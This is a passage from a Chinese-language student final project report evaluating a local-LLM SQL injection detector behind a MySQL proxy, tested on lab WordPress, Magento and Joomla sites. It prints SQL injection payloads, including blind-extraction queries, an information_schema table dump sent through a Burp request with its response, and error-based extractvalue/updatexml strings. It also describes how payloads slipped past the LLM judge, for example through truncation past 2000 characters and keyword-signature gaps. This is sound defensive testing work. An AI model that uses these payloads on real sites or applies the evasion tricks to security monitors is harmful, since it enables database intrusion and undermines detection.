  reason: "The query contains a suspicious ASCII function and substring operation, which is often used in SQL injection attacks.",
  sql_query: "SELECT `main_table`. * FROM `catalog_product_frontend_action` AS `main_table` WHERE (`type_id` = 'recently_products') AND (((`product_id` >= ''))) OR (ASCII(SUBSTRING((DATABASE()),5,1))=101) -- '-' AND `product_id` <= '') OR (ASCII(SUBSTRING((DATABASE()),5,1))=101) -- '-')",
  raw_sql_length: 274,
  llm_sql_length: 274,
  created_at: "2026-06-10T03:09:01",
  updated_at: "2026-06-10T03:45:36",
  started_at: "2026-06-10T03:43:08",
  completed_at: "2026-06-10T03:45:36"
}
```

Payload 3(自製測資)


Request Param: ids[0][product_id][to]

```
))) OR (type_id = 0x726563656e746c795f70726f6475637473 AND
ASCII(SUBSTRING(DATABASE(),5,1))=101) -- -
```

AI 在亂說話

"The query contains a UNION SELECT" ...


哪來的 UNION 語令？



AI 回覆


```
is_safe: false
```

"The query contains a UNION SELECT and an OR condition with ASCII(SUBSTRING(DATABASE(),5,1))=101, which is a high-risk SQL injection feature."



Lab6: WordPress


Payload 1(通用測資)



AI 回覆

```
is_safe: false
```

"The use of the SLEEP() function, which is a timing-based injection technique, indicates a high likelihood of SQL injection."




Payload 2(自製測資)

炸了!!!

```
SELECT NOW() AS date, 'test_action' AS action, @@version AS data
```


由於 AI 單筆單筆的分析，沒辦法判斷上下文。
這種查詢在 wordpress 裡面是非常奇怪的行為。



AI 回覆

```
is_safe: true
```

"The SQL query only contains system functions and constants, with no user-input or suspicious constructs."



Payload 3(自製測資)

炸了!!!

```
SELECT NOW() AS date, table_type AS action, table_name AS data FROM
information_schema.tables WHERE table_schema = DATABASE();
```

這個攻擊比較恐怖，駭客透過 SQL Injection 來列出目標網站究竟有哪些 Data Table。

顯示 AI 對於這種極度離譜的不尋常查詢都沒有攔下。

Burp Suite Professional v2025.10.1 - 鳳凰的llm期末專案 - licensed to 王正宏

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

lab1-joomla lab6-wordpress lab2-ecshop 8 9 +

Send Cancel < > Burp AI Target: https://lab6.ntut.me HTTP/2

Request

Pretty Raw Hex

```
1 POST /wp-content/plugins/wp-automatic/inc/csv.php HTTP/2
2 Host: lab6.ntut.me
3 Cache-Control: max-age=0
4 Content-Type: application/x-www-form-urlencoded
5 Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: zh-CN,zh;q=0.9
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: none
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17 Content-Length: 214
18
19 q=
20 SELECT%20NOW()%20AS%20date%2c%20table_type%20AS%20action%2c%20table_name%20AS%20data%20FROM%20information_schema.tables%20WHERE%20table_schema%20%3d%20DATABASE()%3b
21 &auth=00&integ=5ee49f0f9777aeb95c4f904734829ed4
```

Response

Pretty Raw Hex Render

```
14
15 --- DEBUG INFO ---
16 1. Current User Pass: ''
17 2. Target String to MD5: 'SELECT NOW() AS date, table_type AS action,
18 table_name AS data FROM information_schema.tables WHERE table_schema =
19 DATABASE();'
20 3. Calculated MD5: '5ee49f0f9777aeb95c4f904734829ed4'
21 4. Your Provided Integ: '5ee49f0f9777aeb95c4f904734829ed4'
22
23 DATE,ACTION,DATA,KEYWORD
24 2026-6-9 18:16:53,BASE TABLE,wp_automatic_amazon_links,
25 2026-6-9 18:16:53,BASE TABLE,wp_automatic_articles_keys,
26 2026-6-9 18:16:53,BASE TABLE,wp_automatic_articles_links,
27 2026-6-9 18:16:53,BASE TABLE,wp_automatic_cached,
28 2026-6-9 18:16:53,BASE TABLE,wp_automatic_camps,
29 2026-6-9 18:16:53,BASE TABLE,wp_automatic_categories,
30 2026-6-9 18:16:53,BASE TABLE,wp_automatic_clickbank_links,
31 2026-6-9 18:16:53,BASE TABLE,wp_automatic_general,
32 2026-6-9 18:16:53,BASE TABLE,wp_automatic_keywords,
33 2026-6-9 18:16:53,BASE TABLE,wp_automatic_log,
34 2026-6-9 18:16:53,BASE TABLE,wp_automatic_youtube_links,
35 2026-6-9 18:16:53,BASE TABLE,wp_commentmeta,
36 2026-6-9 18:16:53,BASE TABLE,wp_comments,
37 2026-6-9 18:16:53,BASE TABLE,wp_links,
38 2026-6-9 18:16:53,BASE TABLE,wp_options,
39 2026-6-9 18:16:53,BASE TABLE,wp_postmeta,
40 2026-6-9 18:16:53,BASE TABLE,wp_posts,
41 2026-6-9 18:16:53,BASE TABLE,wp_term_relationships,
42 2026-6-9 18:16:53,BASE TABLE,wp_term_taxonomy,
43 2026-6-9 18:16:53,BASE TABLE,wp_termmeta,
44 2026-6-9 18:16:53,BASE TABLE,wp_terms,
45 2026-6-9 18:16:53,BASE TABLE,wp_usermeta,
46 2026-6-9 18:16:53,BASE TABLE,wp_users,
47
```

Done 2,190 bytes | 801 millis

Event log All issues (70) Memory: 192.2MB

AI 回覆

is_safe: true

"The query only retrieves metadata from the information_schema database and does not contain any suspicious injection patterns or features."

sql-judge.ntut.me/api/v1/resu x sql-judge.ntut.me/api/v1/resu x +

https://sql-judge.ntut.me/api/v1/results

+ view source -

```
- {
  sequence_no: 10523,
  id: "2c24c7df-cdd6-493d-9b9c-9a69b8803a4b",
  status: "completed",
  is_safe: true,
  confidence_score: 0.9,
  reason: "The query only retrieves metadata from the `information_schema` database and does not contain any suspicious injection patterns or features.",
  sql_query: "SELECT NOW() AS date, table_type AS action, table_name AS data FROM information_schema.tables WHERE table_schema = DATABASE();",
  raw_sql_length: 126,
  llm_sql_length: 126,
  created_at: "2026-06-10T02:16:55",
  updated_at: "2026-06-10T02:17:18",
  started_at: "2026-06-10T02:16:55",
  completed_at: "2026-06-10T02:17:18"
},
results[2].sql_query
```

成果評估

準確度

正常用戶操作是否會誤報

正常用戶操作的定義

由於每一個操作都會產生大量的 SQL 查詢(平均 100 條查詢)，加上環境資源有限制，故僅測試於網頁環境初始化完成後（如：資料庫連線設定、寫入基本必須資料）執行以下操作：

1. 瀏覽首頁（但不額外點擊上面的超連結）
2. 登入網站後台

改良之前，AI 多次將正常權限查詢判定為不安全，理由大部分為SQL中使用大量IN(...)、重新命名欄位名稱這種行為，模型認為該清單可能被操控成注入攻擊，不能說 AI 不合理，確實有不少攻擊是這樣達成的，比如 Lab 6 的 SQL Injection 漏洞。

經過改良後，在 Lab 裡的系統不會誤報，執行上述「正常用戶操作」不會誤報。

是否能擋住 SQL Injection 攻擊

總結：

教課書級別的概念驗證可以擋下，駭客自己想的難以擋下。

如果原本程式的缺陷就有相當的限制（比如說只能透過報錯、一次只能拿一個 byte、要考慮前後文而因此無法自行決定整句最終送出的 Query），駭客為了要達成攻擊，成功拿到資料庫裡的資料所以就會用一些比較不尋常的語法，比如說透過 `--` 來忽略原本設計的查詢、用 UNION 語法來猜欄位的多寡，這種通常能擋下，如 Lab 3。

但是對於如 Lab 6 這種可以讓駭客輸入任意 Query 的程式缺陷，駭客只需要注意欄位的重新命名、欄位的數量即可完成攻擊的，無法防禦。可能受限於設計上將每一個SQL查詢都拆開來單獨查詢的原因，LLM無法根據前後文做出判斷(ex: 前面都是 wp_ 開頭的資料表查詢，突然冒出一個毫無相關的查詢)。

此外，Prompt 的判斷也過於生硬，Lab1 可以看到這個問題：

```
is_safe: false: extractvalue(1, concat(0x5c, user()))
is_safe: true: updatexml(1,concat(0x5c,instr(schema(),0x6a)),1)
```

這可能是 Prompt 過度依賴 keyword，存在 signature-based detection 的缺陷。

大概是這個概念：

```
extractvalue(...user())
```

→ 命中已知危險函數

→ unsafe

但：

```
updatexml(...instr(schema(),...))
```

→ 沒完全命中既定 pattern

→ safe

核心資安痛點解決成效

實現零代碼修改

透過 MySQL Proxy 機制，成功在不改動 Web Application 中的代碼的前提下，於連線通路上側錄流量，順利抓取到所有底層原生 SQL Query 進行稽核。

效能不受影響：

MySQL Proxy

將所有要送至 SQL Query Judge API 的任務獨立推送到另一個 Thread，並且將 Timeout 設定在 10 秒，避免超時請求導致阻塞。

經測試，加入 MySQL Proxy 後，平均每次查詢皆能在 20ms 以內。

SQL Query Judge

透過 non-blocking 的設計，確保 API 服務能夠及時回應請求，不會因為等待 LLM 推理而延遲而導致 IO 阻塞、崩潰或卡頓。

本案作品之限制

1. 長度(SQL語令不能超過 2000 個字，但遇到特長的 Query 也所不免)。
2. 一筆一筆逐一分析，分析時不會考量到前面的 SQL 語句，馬上又出現這樣的語句是否合理(ex: wordpress 的資料表預設會有 wp_ 開頭的前綴，若突然冒出不是 wp_ 開頭的就顯然有問題)。
3. 承上問題，如使用 transaction, commit 這種交易語句的設計，按理來說收到 commit 之前所有的 SQL 都不會執行，直到收到 commit 後才會一起執行，所以每次分析應該是從交易開始到送出這段過程的所有語令，但本案工具仍然將這類的查詢視為一行一行的 SQL Query，所以無法做整體transaction到commit的分析。
4. 速度(不能及時攔截，所以做成 IDS)。

改進之探討

效能問題、無法紀錄超過 100 筆紀錄

已解決。

發現很多的 Query 會重複，所以建立了快取機制，若分析過沒問題的 Query 就會丟進快取池中。

結果問題就出來了：

(第一版的分析紀錄查詢)

程式 Crash 重啟後資料就會通通不見，因為資料存在程式的變量裡。

此外可以看到紀錄則尋找是透過 for 迴圈一筆一筆搜尋，因此時間複雜度是 $O(N)$ 。

```
# 全域變數：精確比對快取池，儲存安全 SQL 的雜湊指紋
exact_match_cache = set()

# 全域變數：儲存最近的 AI 背景分析結果
analysis_results = []

@app.get("/api/v1/results/{analysis_id}")
async def get_analysis_result_by_id(analysis_id: str):
    for record in analysis_results:
        if record.get("id") == analysis_id:
            return JSONResponse(content=record)

    return JSONResponse(
        status_code=404,
        content={
            # ...
```

隨著 Query 的數量變多，RAM 就不夠用了、搜尋效能越來越差。

後來改成只紀錄 100 筆。

```
# 最多保留最近 100 筆紀錄，避免記憶體無限增加
MAX_ANALYSIS_RESULTS = 100
if len(analysis_results) > MAX_ANALYSIS_RESULTS:
    analysis_results.pop(0)
```

但...

我們的 Lab 是真實可商用的 CMS 系統。

CMS 開一個網頁少說都有30~40個 SQL Query。

這是完全沒有使用過的 default template

所以刪除 100 筆以前紀錄的設計會導致幾乎無法查詢

為了解決這個問題，我們使用資料庫(SQL Lite)來記錄這些大量的 Query Log，並將時間複雜度降至 $O(\log N)$ ，上述問題得以解決。


特長 SQL Query (超過 2000 字)

我們發現商用 cms 除了 Query 數非常多。

每一筆 Query 還特別長。

這是硬傷，也是權衡利弊下的決定。

因為我們只有本地的 20b LLM 模型。



```
wangzhenghong — zsh — 80x7
(base) wangzhenghong@wangzhenghongdeMacBook-Pro-4 ~ % ollama list
NAME        ID                SIZE    MODIFIED
gpt-oss:20b 17052f91a42e      13 GB   2 months ago
(base) wangzhenghong@wangzhenghongdeMacBook-Pro-4 ~ %
```

所以我們程式改成這樣

```
def compress_sql_for_llm(raw_sql: str) -> str:
    """
    智慧型壓縮：
    只縮短 SQL 內的超長字串資料，保留完整 SQL 指令結構。
    防止超長正常資料造成 LLM 推理延遲過高。
    """
    pattern = r"'([^\\"]*(?:\\. [^\\"]*)*)'"

    def replacer(match):
        content = match.group(1)
        # 如果引號內資料長度超過 100 字元，則進行遮蔽
        if len(content) > 100:
            return f"'[LONG_DATA_OMITTED_LEN_{len(content)}]'"
        return match.group(0)

    compressed_sql = re.sub(pattern, replacer, raw_sql)
    return compressed_sql

# 當接收到要分析的 SQL Query 時：
# 執行結構保留壓縮
safe_length_sql = compress_sql_for_llm(raw_sql)
# 送給 LLM 的 SQL 絕對不能超過 2000 字
if len(safe_length_sql) > 2000:
    safe_length_sql = safe_length_sql[:2000] + "...[SQL_TRUNCATED]"
```

所以駭客如果知道這個特性，那他故意把有攻擊行為的 SQL Query 寫在 2000 個字元後，也是一種策略。如果真的商用系統也這樣設計，那是一個好一個隱晦式安全。

如果口袋夠深，token 不怕燒，
調用現成的商用模型是個解決方案，他們可以吃超長的文本。

結論

本作品成功證實了「基於 LLM 的 免改代碼 SQL Injection 資安防火牆」的可行性，透過非阻塞設計、IDS 模式與快取優化，克服了本地端輕量化模型（Llama 3）推理緩慢的硬體限制，達成傳統資訊技術與現代 LLM 的結合（又或者說做到「改不動的萬年屎山代碼與賽博 LLM 合體」）。

然而，實測也暴露了本地 20B 模型的 AI 防禦的極限。

由於「單筆分析缺乏前後文脈絡」以及「超 2000 字截斷」的設計限制，本系統無法抵擋精心構造的結構化盲注變體，亦無法偵測駭客故意隱藏在超長字串後方的惡意行為。

這證明了用 20B 的 LLM 對單純的 SQL Query 審計，在實務上是一條有機會走得通、且極具成本效益的路線，但非完全取代規則引擎，或許將商用 rule-based 的 sql injection WAF 與 LLM 整合是個未來不錯的嘗試。

分工

本週 final report 文件由兩位組員共同編撰完成。

陳鈺嬛（組長）

- 製作、部署、維護、優化 SQL Query Judge
 - Prompt 發想與調整。
 - SQL Query 池快取優化 (用於存放即將要拿去分析與分析過的紀錄)
 - API 設計、製作。
 - Lab1 ~ 6 測試 (模擬正常使用者)。
- Blue Team 成員: 想盡方法防止 AI 亂叫、想盡辦法不要被王正宏奇怪的 SQL Injection 搞到。

王正宏（組員）

- 設定 Cloudflare Network
- 製作、部署、維護、優化 Web Application
 - MySQL 中間人的製作與優化
 - Lab1 ~ Lab6 製作、維護
- Red Team 成員: 透過各種奇技淫巧編 SQL Injection 突破組長的 Prompt 魔咒。